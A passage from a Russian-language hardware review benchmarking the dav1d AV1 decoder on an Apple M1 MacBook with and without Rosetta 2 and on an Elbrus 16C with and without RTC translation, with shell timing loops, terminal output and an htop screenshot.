
Вот ещё, что меня интересовало: а у Apple их компилятор из C кода в машинный ARM код эффективнее, чем трансляция Ассемберного x86 кода?

Ну, да, тут отрыв в среднем в 91% у варианта из Ассемблера под x86, работающего в трансляции с Rosetta 2. У RTC на Эльбрусе был отрыв в 104% в пользу варианта с Ассемблером под x86. Т.е. в целом можно, наверное, говорить о том, что lcc компилятор у МЦСТ работает с эффективностью, схожей у gcc и clang в macOS 12 Monterey от Apple. Учитывая то, какие бюджеты у Apple и какие у МЦСТ… Это потрясает.

Последний вопрос, который в случае с маком у меня возник: а почему же Rosetta 2 в прошлом году была столь не эффективной в тесте dav1d?



Гистограмма 90. Результат Macbook Pro с Apple M1 в тесте свежей версии dav1d (Ассемблер) с Rosetta 2 и без.



Гистограмма 91. Результат Macbook Pro с Apple M1 в тесте свежей версии dav1d (Ассемблер) с Rosetta 2 и без.

Как видите, на макбуке эффективность Rosetta 2 с последней версией dav1d в среднем составила 60%. Это при тестировании версии, собранной из Ассемблерного кода для ARM и для x86. Но ведь в прошлом году мы наблюдали картину с падением производительности более чем в 4 раза при использовании Rosetta 2. Что же изменилось?

```
av1 — a1@MacBook-Pro — -zsh — 154×56
~/just4fun/av1
]]; then ./$dav1d --version; else arch -x86_64 ./$dav1d --version; fi; for testvideo in "Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu" "Chimera-AV1-8bit-1920x1080-6736kbps.ivf" "Chimera-AV1-10bit-1920x1080-6191kbps.ivf"; do if [[ $folder == "" ]]; then echo "./$dav1d -i ./$testvideo $postargs"; /usr/bin/time sh -c "./$dav1d -i ./$testvideo $postargs &>/dev/null"; else echo "arch -x86_64 ./$dav1d -i ../$testvideo $postargs"; arch -x86_64 /usr/bin/time sh -c "./$dav1d -i ../$testvideo $postargs &>/dev/null"; fi; done; done; if [[ $folder != "" ]]; then cd ../; fi; done


0.8.2-0-gf06148e
./dav1d-0.8.2/build/tools/dav1d -i ./Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu -o - --framethreads 8 --tilethreads 4 --muxer=null
      316.70 real      1805.26 user        22.67 sys
./dav1d-0.8.2/build/tools/dav1d -i ./Chimera-AV1-8bit-1920x1080-6736kbps.ivf -o - --framethreads 8 --tilethreads 4 --muxer=null
       68.80 real       454.67 user         4.56 sys
./dav1d-0.8.2/build/tools/dav1d -i ./Chimera-AV1-10bit-1920x1080-6191kbps.ivf -o - --framethreads 8 --tilethreads 4 --muxer=null
      100.66 real       627.02 user         4.87 sys

0.8.2-0-gf06148e
./dav1d-0.8.2-O3/build/tools/dav1d -i ./Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu -o - --framethreads 8 --tilethreads 4 --muxer=null
      316.85 real      1805.66 user        21.93 sys
./dav1d-0.8.2-O3/build/tools/dav1d -i ./Chimera-AV1-8bit-1920x1080-6736kbps.ivf -o - --framethreads 8 --tilethreads 4 --muxer=null
       69.15 real       454.77 user         4.81 sys
./dav1d-0.8.2-O3/build/tools/dav1d -i ./Chimera-AV1-10bit-1920x1080-6191kbps.ivf -o - --framethreads 8 --tilethreads 4 --muxer=null
      103.92 real       630.99 user         5.19 sys

0.8.2-0-gf06148e
./dav1d-0.8.2-asm/build/tools/dav1d -i ./Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu -o - --framethreads 8 --tilethreads 4 --muxer=null
       94.56 real       617.39 user        18.51 sys
./dav1d-0.8.2-asm/build/tools/dav1d -i ./Chimera-AV1-8bit-1920x1080-6736kbps.ivf -o - --framethreads 8 --tilethreads 4 --muxer=null
       22.13 real       156.40 user         3.47 sys
./dav1d-0.8.2-asm/build/tools/dav1d -i ./Chimera-AV1-10bit-1920x1080-6191kbps.ivf -o - --framethreads 8 --tilethreads 4 --muxer=null
       53.64 real       230.52 user         3.17 sys

0.8.2-0-gf06148e
arch -x86_64 ./dav1d-0.8.2/build/tools/dav1d -i ../Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu -o - --framethreads 8 --tilethreads 4 --muxer=null
      408.26 real      2321.18 user        26.41 sys
arch -x86_64 ./dav1d-0.8.2/build/tools/dav1d -i ../Chimera-AV1-8bit-1920x1080-6736kbps.ivf -o - --framethreads 8 --tilethreads 4 --muxer=null
       86.08 real       559.74 user         6.01 sys
arch -x86_64 ./dav1d-0.8.2/build/tools/dav1d -i ../Chimera-AV1-10bit-1920x1080-6191kbps.ivf -o - --framethreads 8 --tilethreads 4 --muxer=null
      131.84 real       810.14 user         6.68 sys

0.8.2-0-gf06148e
arch -x86_64 ./dav1d-0.8.2-O3/build/tools/dav1d -i ../Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu -o - --framethreads 8 --tilethreads 4 --muxer=null
      891.76 real      2301.89 user        22.62 sys
arch -x86_64 ./dav1d-0.8.2-O3/build/tools/dav1d -i ../Chimera-AV1-8bit-1920x1080-6736kbps.ivf -o - --framethreads 8 --tilethreads 4 --muxer=null
       85.06 real       555.97 user         4.67 sys
arch -x86_64 ./dav1d-0.8.2-O3/build/tools/dav1d -i ../Chimera-AV1-10bit-1920x1080-6191kbps.ivf -o - --framethreads 8 --tilethreads 4 --muxer=null
      130.26 real       803.25 user         4.97 sys

0.8.2-0-gf06148e
arch -x86_64 ./dav1d-0.8.2-asm/build/tools/dav1d -i ../Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu -o - --framethreads 8 --tilethreads 4 --muxer=null
      394.70 real      2260.24 user        21.39 sys
arch -x86_64 ./dav1d-0.8.2-asm/build/tools/dav1d -i ../Chimera-AV1-8bit-1920x1080-6736kbps.ivf -o - --framethreads 8 --tilethreads 4 --muxer=null
       41.35 real       290.80 user         3.88 sys
arch -x86_64 ./dav1d-0.8.2-asm/build/tools/dav1d -i ../Chimera-AV1-10bit-1920x1080-6191kbps.ivf -o - --framethreads 8 --tilethreads 4 --muxer=null
      127.80 real       792.38 user         4.86 sys

~/just4fun/av1
»
```

Гистограмма 92. Результат Macbook Pro с Apple M1 в месте старой версии dav1d (0.8.2) с Rosetta 2 и без.

Я попросил Рифата также провести тест со старой версией dav1d 0.8.2, с которой я тестировал Macbook около года назад, пока писал на него обзор.

```
build — -zsh — 80×20
Last login: Wed Feb 24 22:07:33 on ttys000
moris@MacBook-Pro-moris ~ % cd dav1d/build
moris@MacBook-Pro-moris build % for i in "Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu" "Chimera-AV1-8bit-1920x1080-6736kbps.ivf" "Chimera-AV1-10bit-1920x1080-6191kbps.ivf"; do time ./tools/dav1d -i ./examples/$i -o - --framethreads 8 --tilethreads 4 --muxer=null; done
dav1d 0.8.2-0-gf06148e - by VideoLAN
Decoded 35716/35716 frames (100.0%) - 374.94/25.00 fps (15.00x)
./tools/dav1d -i ./examples/$i -o - --framethreads 8 --tilethreads 4   618,08s user 15,05s system 663% cpu 1:35,39 total
dav1d 0.8.2-0-gf06148e - by VideoLAN
Decoded 8929/8929 frames (100.0%) - 395.09/1784.02 fps (0.22x)
./tools/dav1d -i ./examples/$i -o - --framethreads 8 --tilethreads 4   155,72s user 3,14s system 702% cpu 22,616 total
dav1d 0.8.2-0-gf06148e - by VideoLAN
Decoded 8929/8929 frames (100.0%) - 161.74/1784.02 fps (0.09x)
./tools/dav1d -i ./examples/$i -o - --framethreads 8 --tilethreads 4   229,35s user 3,05s system 420% cpu 55,222 total
moris@MacBook-Pro-moris build %
```

```
dav1d_0.8.2_macos_x86_64 — -zsh — 80×16
Last login: Tue Apr  6 03:36:17 on ttys010
moris@MacBook-Pro-moris ~ % cd dav1d_0.8.2_macos_x86_64
moris@MacBook-Pro-moris dav1d_0.8.2_macos_x86_64 % for i in "Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu" "Chimera-AV1-8bit-1920x1080-6736kbps.ivf" "Chimera-AV1-10bit-1920x1080-6191kbps.ivf"; do /usr/bin/time arch -x86_64 ./tools/dav1d -i ./examples/$i -o - --framethreads 8 --tilethreads 4 --muxer=null; done
dav1d 0.8.2-0-gf06148e - by VideoLAN
Decoded 35716/35716 frames (100.0%) - 84.77/25.00 fps (3.39x)
      421.55 real      2318.67 user        21.18 sys
dav1d 0.8.2-0-gf06148e - by VideoLAN
Decoded 8929/8929 frames (100.0%) - 211.27/1784.02 fps (0.12x)
       42.46 real       292.02 user         3.84 sys
dav1d 0.8.2-0-gf06148e - by VideoLAN
Decoded 8929/8929 frames (100.0%) - 66.09/1784.02 fps (0.04x)
      135.27 real       810.98 user         5.26 sys
moris@MacBook-Pro-moris dav1d_0.8.2_macos_x86_64 %
```

Гистограмма 93. Результат Macbook Pro с Apple M1 в месте старой версии dav1d (0.8.2) с Rosetta 2 и без с macOS 11.2.

Я посмотрел на результаты: они соотносятся с тем, что я наблюдал около года назад. Но меня вот что напрягло: в версии 0.8.2 результат в трансляции у вариантов из C кода и из Ассемблера на 1-м сэмпле почти не отличается у Рифата. Вполне может быть, что и год назад при тестировании это не Rosetta 2 оказалась безумно неэффективной (я тогда ругался на просадку аж в 4.4 раза), а проявился просто баг тогдашней версии dav1d, из-за которого 1-ый сэмпл был декодирован неэффективным кодом. В новой версии dav1d проблему, видимо, исправили, да и в целом стало всё быстрее.

```
root@BITBLAZE-Elbrus-16C: /rc
root@BITBLAZE-Elbrus-16C ~/av1 # echo "$(lscpu | egrep -i 'Model name|Имя модели|MHz' | awk '{ORS=" "; print $3}')MHz; $(free -h | grep -E '^Mem' | awk '{print $2}') RAM; $(lsb
_release -d | awk '{$1=""; print }'); kernel $(uname -r)"; echo "$(lcc --version | awk '{ORS= " "; print}'); meson $(meson --version); ninja $(ninja --version)"
E16C 2000 MHz; 125Gi RAM;  Simply Linux 10.0 (Captain Finn); kernel 5.4.163-elbrus-def-alt2.23.1
lcc:1.25.17:May-16-2021:e2k-v5-linux gcc (GCC) 7.3.0 compatible ; meson 0.59.1; ninja 1.10.2
root@BITBLAZE-Elbrus-16C ~/av1 # dav1dversion="0.9.3-git-6aaeeea6"; translator="/opt/mcst/rtc/bin/rtc_opt_rel_p1_x64_ob"; translatorargs="--path_prefix /mnt/shared/rtc/ubuntu20
.04/ -b $HOME -b /etc/passwd -b /etc/group -b /etc/resolv.conf -b /mnt/shared --"; if [[ ! $(nproc) || $(nproc) == "" || $(nproc) -le 0 ]]; then cputhreads=$(getconf _NPROCESSO
RS_ONLN); else cputhreads=$(nproc); fi; if [[ $dav1dversion == "0.9.3-git-6aaeeea6" ]]; then threads="--threads $cputhreads"; else if [[ $cputhreads -ge 2 ]]; then threads="--f
ramethreads $cputhreads --tilethreads $(( $cputhreads / 2 ))"; else threads="--framethreads 1 --tilethreads 1"; fi; fi; postargs="-o - $threads --muxer=null"; if [[ ! $(arch) =
~ ^(x|i[[:digit:]]86|amd64) ]]; then declare -a folders=("" "x86_64"); else declare -a folders=(""); fi; for folder in "${folders[@]}"; do cd ./$folder; if [[ $folder == "" ]
]; then translates=""; Mode="Native"; if [[ $(arch) == "e2k" ]]; then declare -a buildargsarr=("" "-O3" "-O4"); elif [[ $(arch) =~ ^(arm|aarch64) ]]; then buildargsarr=("" "-O3"
"-asm"); fi; else echo ; $translator --version; translate="$translator $translatorargs"; Mode="Translate"; declare -a buildargsarr=("" "-O3" "-asm"); fi; for buildargs in "${b
uildargsarr[@]}"; do dav1d="dav1d-$dav1dversion$buildargs/build/tools/dav1d"; echo ; $translate ./$dav1d --version; for testvideo in "Chimera-2397fps-AV1-10bit-1920x1080-3365kb
ps.obu" "Chimera-AV1-8bit-1920x1080-6736kbps.ivf" "Chimera-AV1-10bit-1920x1080-6191kbps.ivf"; do $translate /usr/bin/time -f "Elapsed: %E (%e secs). Mode: $Mode. dav1d$buildarg
s. Threads: $cputhreads. Video: $testvideo" /bin/bash -c "./$dav1d -i ./$testvideo $postargs &>/dev/null"; done; done; if [[ $folder != "" ]]; then cd ../; fi; done

0.9.2-112-g6aaeeea
Elapsed: 11:41.11 (701.11 secs). Mode: Native. dav1d. Threads: 16. Video: Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu
Elapsed: 2:41.82 (161.82 secs). Mode: Native. dav1d. Threads: 16. Video: Chimera-AV1-8bit-1920x1080-6736kbps.ivf
Elapsed: 7:00.93 (420.93 secs). Mode: Native. dav1d. Threads: 16. Video: Chimera-AV1-10bit-1920x1080-6191kbps.ivf

0.9.2-112-g6aaeeea
Elapsed: 11:09.03 (669.03 secs). Mode: Native. dav1d-O3. Threads: 16. Video: Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu
Elapsed: 2:31.23 (151.23 secs). Mode: Native. dav1d-O3. Threads: 16. Video: Chimera-AV1-8bit-1920x1080-6736kbps.ivf
Elapsed: 7:34.40 (454.40 secs). Mode: Native. dav1d-O3. Threads: 16. Video: Chimera-AV1-10bit-1920x1080-6191kbps.ivf

0.9.2-112-g6aaeeea
Elapsed: 11:16.54 (676.54 secs). Mode: Native. dav1d-O4. Threads: 16. Video: Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu
Elapsed: 2:31.21 (151.21 secs). Mode: Native. dav1d-O4. Threads: 16. Video: Chimera-AV1-8bit-1920x1080-6736kbps.ivf
Elapsed: 6:38.25 (398.25 secs). Mode: Native. dav1d-O4. Threads: 16. Video: Chimera-AV1-10bit-1920x1080-6191kbps.ivf

RTC version v4.1, SVN r135483, compiled using lcc v1.25.19 from svn://topaz/ecomp.svn/branches/bincomp.xrel-18-0

0.9.2-112-g6aaeeea
Elapsed: 11:35.89 (695.89 secs). Mode: Translate. dav1d. Threads: 16. Video: Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu
Elapsed: 2:41.98 (161.98 secs). Mode: Translate. dav1d. Threads: 16. Video: Chimera-AV1-8bit-1920x1080-6736kbps.ivf
Elapsed: 4:05.62 (245.62 secs). Mode: Translate. dav1d. Threads: 16. Video: Chimera-AV1-10bit-1920x1080-6191kbps.ivf

0.9.2-112-g6aaeeea
Elapsed: 11:29.58 (689.58 secs). Mode: Translate. dav1d-O3. Threads: 16. Video: Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu
Elapsed: 2:41.95 (161.95 secs). Mode: Translate. dav1d-O3. Threads: 16. Video: Chimera-AV1-8bit-1920x1080-6736kbps.ivf
Elapsed: 4:11.00 (251.00 secs). Mode: Translate. dav1d-O3. Threads: 16. Video: Chimera-AV1-10bit-1920x1080-6191kbps.ivf

0.9.2-112-g6aaeeea
Elapsed: 3:14.66 (194.66 secs). Mode: Translate. dav1d-asm. Threads: 16. Video: Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu
Elapsed: 1:02.22 (62.22 secs). Mode: Translate. dav1d-asm. Threads: 16. Video: Chimera-AV1-8bit-1920x1080-6736kbps.ivf
Elapsed: 1:15.96 (75.96 secs). Mode: Translate. dav1d-asm. Threads: 16. Video: Chimera-AV1-10bit-1920x1080-6191kbps.ivf
root@BITBLAZE-Elbrus-16C ~/av1 #
```


Скриншот 104. Тест dav1d (0.9.3-git-6aaeeea6) на Эльбрус 16C на Альт 10 с трансляцией RTC 4.1 (Ubuntu 20.04.3) и без.

Далее я провёл тесты на инженерном образце Эльбруса 16C. Я смутился, увидев результаты. Ранее мы видели отрыв примерно в 3 раза у Эльбруса 16C в сравнении с Эльбрус 8C. Но сейчас же разница была сопоставима с той, что мы видели ранее, только в трансляции с RTC 4.1. Почему же без трансляции отрыв у 16C оказался меньше?


```
root@BITBLAZE-Elbrus-16C: /rc
  0[||||||||||||||  65.8%]   4[||||||||||||     54.2%]    8[||||||||||||    57.9%]  12[||||||||||||||  66.2%]
  1[||||||||||||||  59.1%]   5[||||||||||||||  57.1%]    9[||||||||||||||  64.1%]  13[||||||||||||||  59.1%]
  2[||||||||||||||  58.2%]   6[||||||||||||||  60.6%]   10[||||||||||||||  57.8%]  14[||||||||||||||  64.1%]
  3[||||||||||||||  55.9%]   7[||||||||||||||  61.4%]   11[||||||||||||||  65.6%]  15[||||||||||||||  64.3%]
  Mem[||||||||                          1.42G/126G]   Tasks: 112, 363 thr; 8 running
  Swp[                                    0K/32.4G]   Load average: 9.95 7.92 4.88
                                                      Uptime: 3 days, 04:45:00

    PID USER      PRI  NI  VIRT   RES   SHR S CPU%▽MEM%   TIME+  Command
 182158 root       20   0 1220M  180M  5232 S 966.  0.1  1h14:09 ./dav1d-0.9.3-git-6aaeeea6/build/tools/dav1d -i ./Chime
 182171 root       20   0 1220M  180M  5232 S 67.8  0.1  4:36.53 ./dav1d-0.9.3-git-6aaeeea6/build/tools/dav1d -i ./Chime
 182160 root       20   0 1220M  180M  5232 S 65.9  0.1  4:38.77 ./dav1d-0.9.3-git-6aaeeea6/build/tools/dav1d -i ./Chime
 182165 root       20   0 1220M  180M  5232 R 65.2  0.1  4:36.66 ./dav1d-0.9.3-git-6aaeeea6/build/tools/dav1d -i ./Chime
 182162 root       20   0 1220M  180M  5232 R 64.5  0.1  4:38.51 ./dav1d-0.9.3-git-6aaeeea6/build/tools/dav1d -i ./Chime
 182172 root       20   0 1220M  180M  5232 S 62.6  0.1  4:37.19 ./dav1d-0.9.3-git-6aaeeea6/build/tools/dav1d -i ./Chime
 182168 root       20   0 1220M  180M  5232 S 61.9  0.1  4:38.72 ./dav1d-0.9.3-git-6aaeeea6/build/tools/dav1d -i ./Chime
 182169 root       20   0 1220M  180M  5232 S 61.3  0.1  4:39.59 ./dav1d-0.9.3-git-6aaeeea6/build/tools/dav1d -i ./Chime
 182174 root       20   0 1220M  180M  5232 S 61.3  0.1  4:36.89 ./dav1d-0.9.3-git-6aaeeea6/build/tools/dav1d -i ./Chime
 182173 root       20   0 1220M  180M  5232 R 60.0  0.1  4:36.12 ./dav1d-0.9.3-git-6aaeeea6/build/tools/dav1d -i ./Chime
 182175 root       20   0 1220M  180M  5232 R 60.0  0.1  4:37.91 ./dav1d-0.9.3-git-6aaeeea6/build/tools/dav1d -i ./Chime
 182161 root       20   0 1220M  180M  5232 S 58.7  0.1  4:37.24 ./dav1d-0.9.3-git-6aaeeea6/build/tools/dav1d -i ./Chime
 182170 root       20   0 1220M  180M  5232 R 58.0  0.1  4:36.17 ./dav1d-0.9.3-git-6aaeeea6/build/tools/dav1d -i ./Chime
 182164 root       20   0 1220M  180M  5232 S 55.4  0.1  4:39.79 ./dav1d-0.9.3-git-6aaeeea6/build/tools/dav1d -i ./Chime
 182167 root       20   0 1220M  180M  5232 S 55.4  0.1  4:39.26 ./dav1d-0.9.3-git-6aaeeea6/build/tools/dav1d -i ./Chime
 182166 root       20   0 1220M  180M  5232 S 54.8  0.1  4:38.03 ./dav1d-0.9.3-git-6aaeeea6/build/tools/dav1d -i ./Chime
 182163 root       20   0 1220M  180M  5232 R 53.5  0.1  4:38.91 ./dav1d-0.9.3-git-6aaeeea6/build/tools/dav1d -i ./Chime
  24303 root       20   0 10576  7940  5924 S  2.6  0.0  1h26:03 htop
 182367 root       20   0 10204  7488  5856 R  2.6  0.0  0:02.05 htop
F1Help  F2Setup F3SearchF4FilterF5Tree  F6SortByF7Nice -F8Nice +F9Kill  F10Quit
```

Скриншот 105. Недогруженность Эльбруса 16C при тестировании dav1d.

Как оказалось, dav1d, собранный из C кода под 16C, оказался просто неспособен нагрузить полностью все 16 ядер процессора. Я пробовал и старые версии dav1d, и с ними процессор был ещё менее нагружен. Во дела.



Гистограмма 94. Результат инженерной версии Эльбрус 16C в тесте dav1d (-O4, -ffast) в трансляции (RTC 4.1) и без.




Гистограмма 95. Результат инженерной версии Эльбрус 16C в тесте dav1d (-O4, -ffast) в трансляции (RTC 4.1) и без.

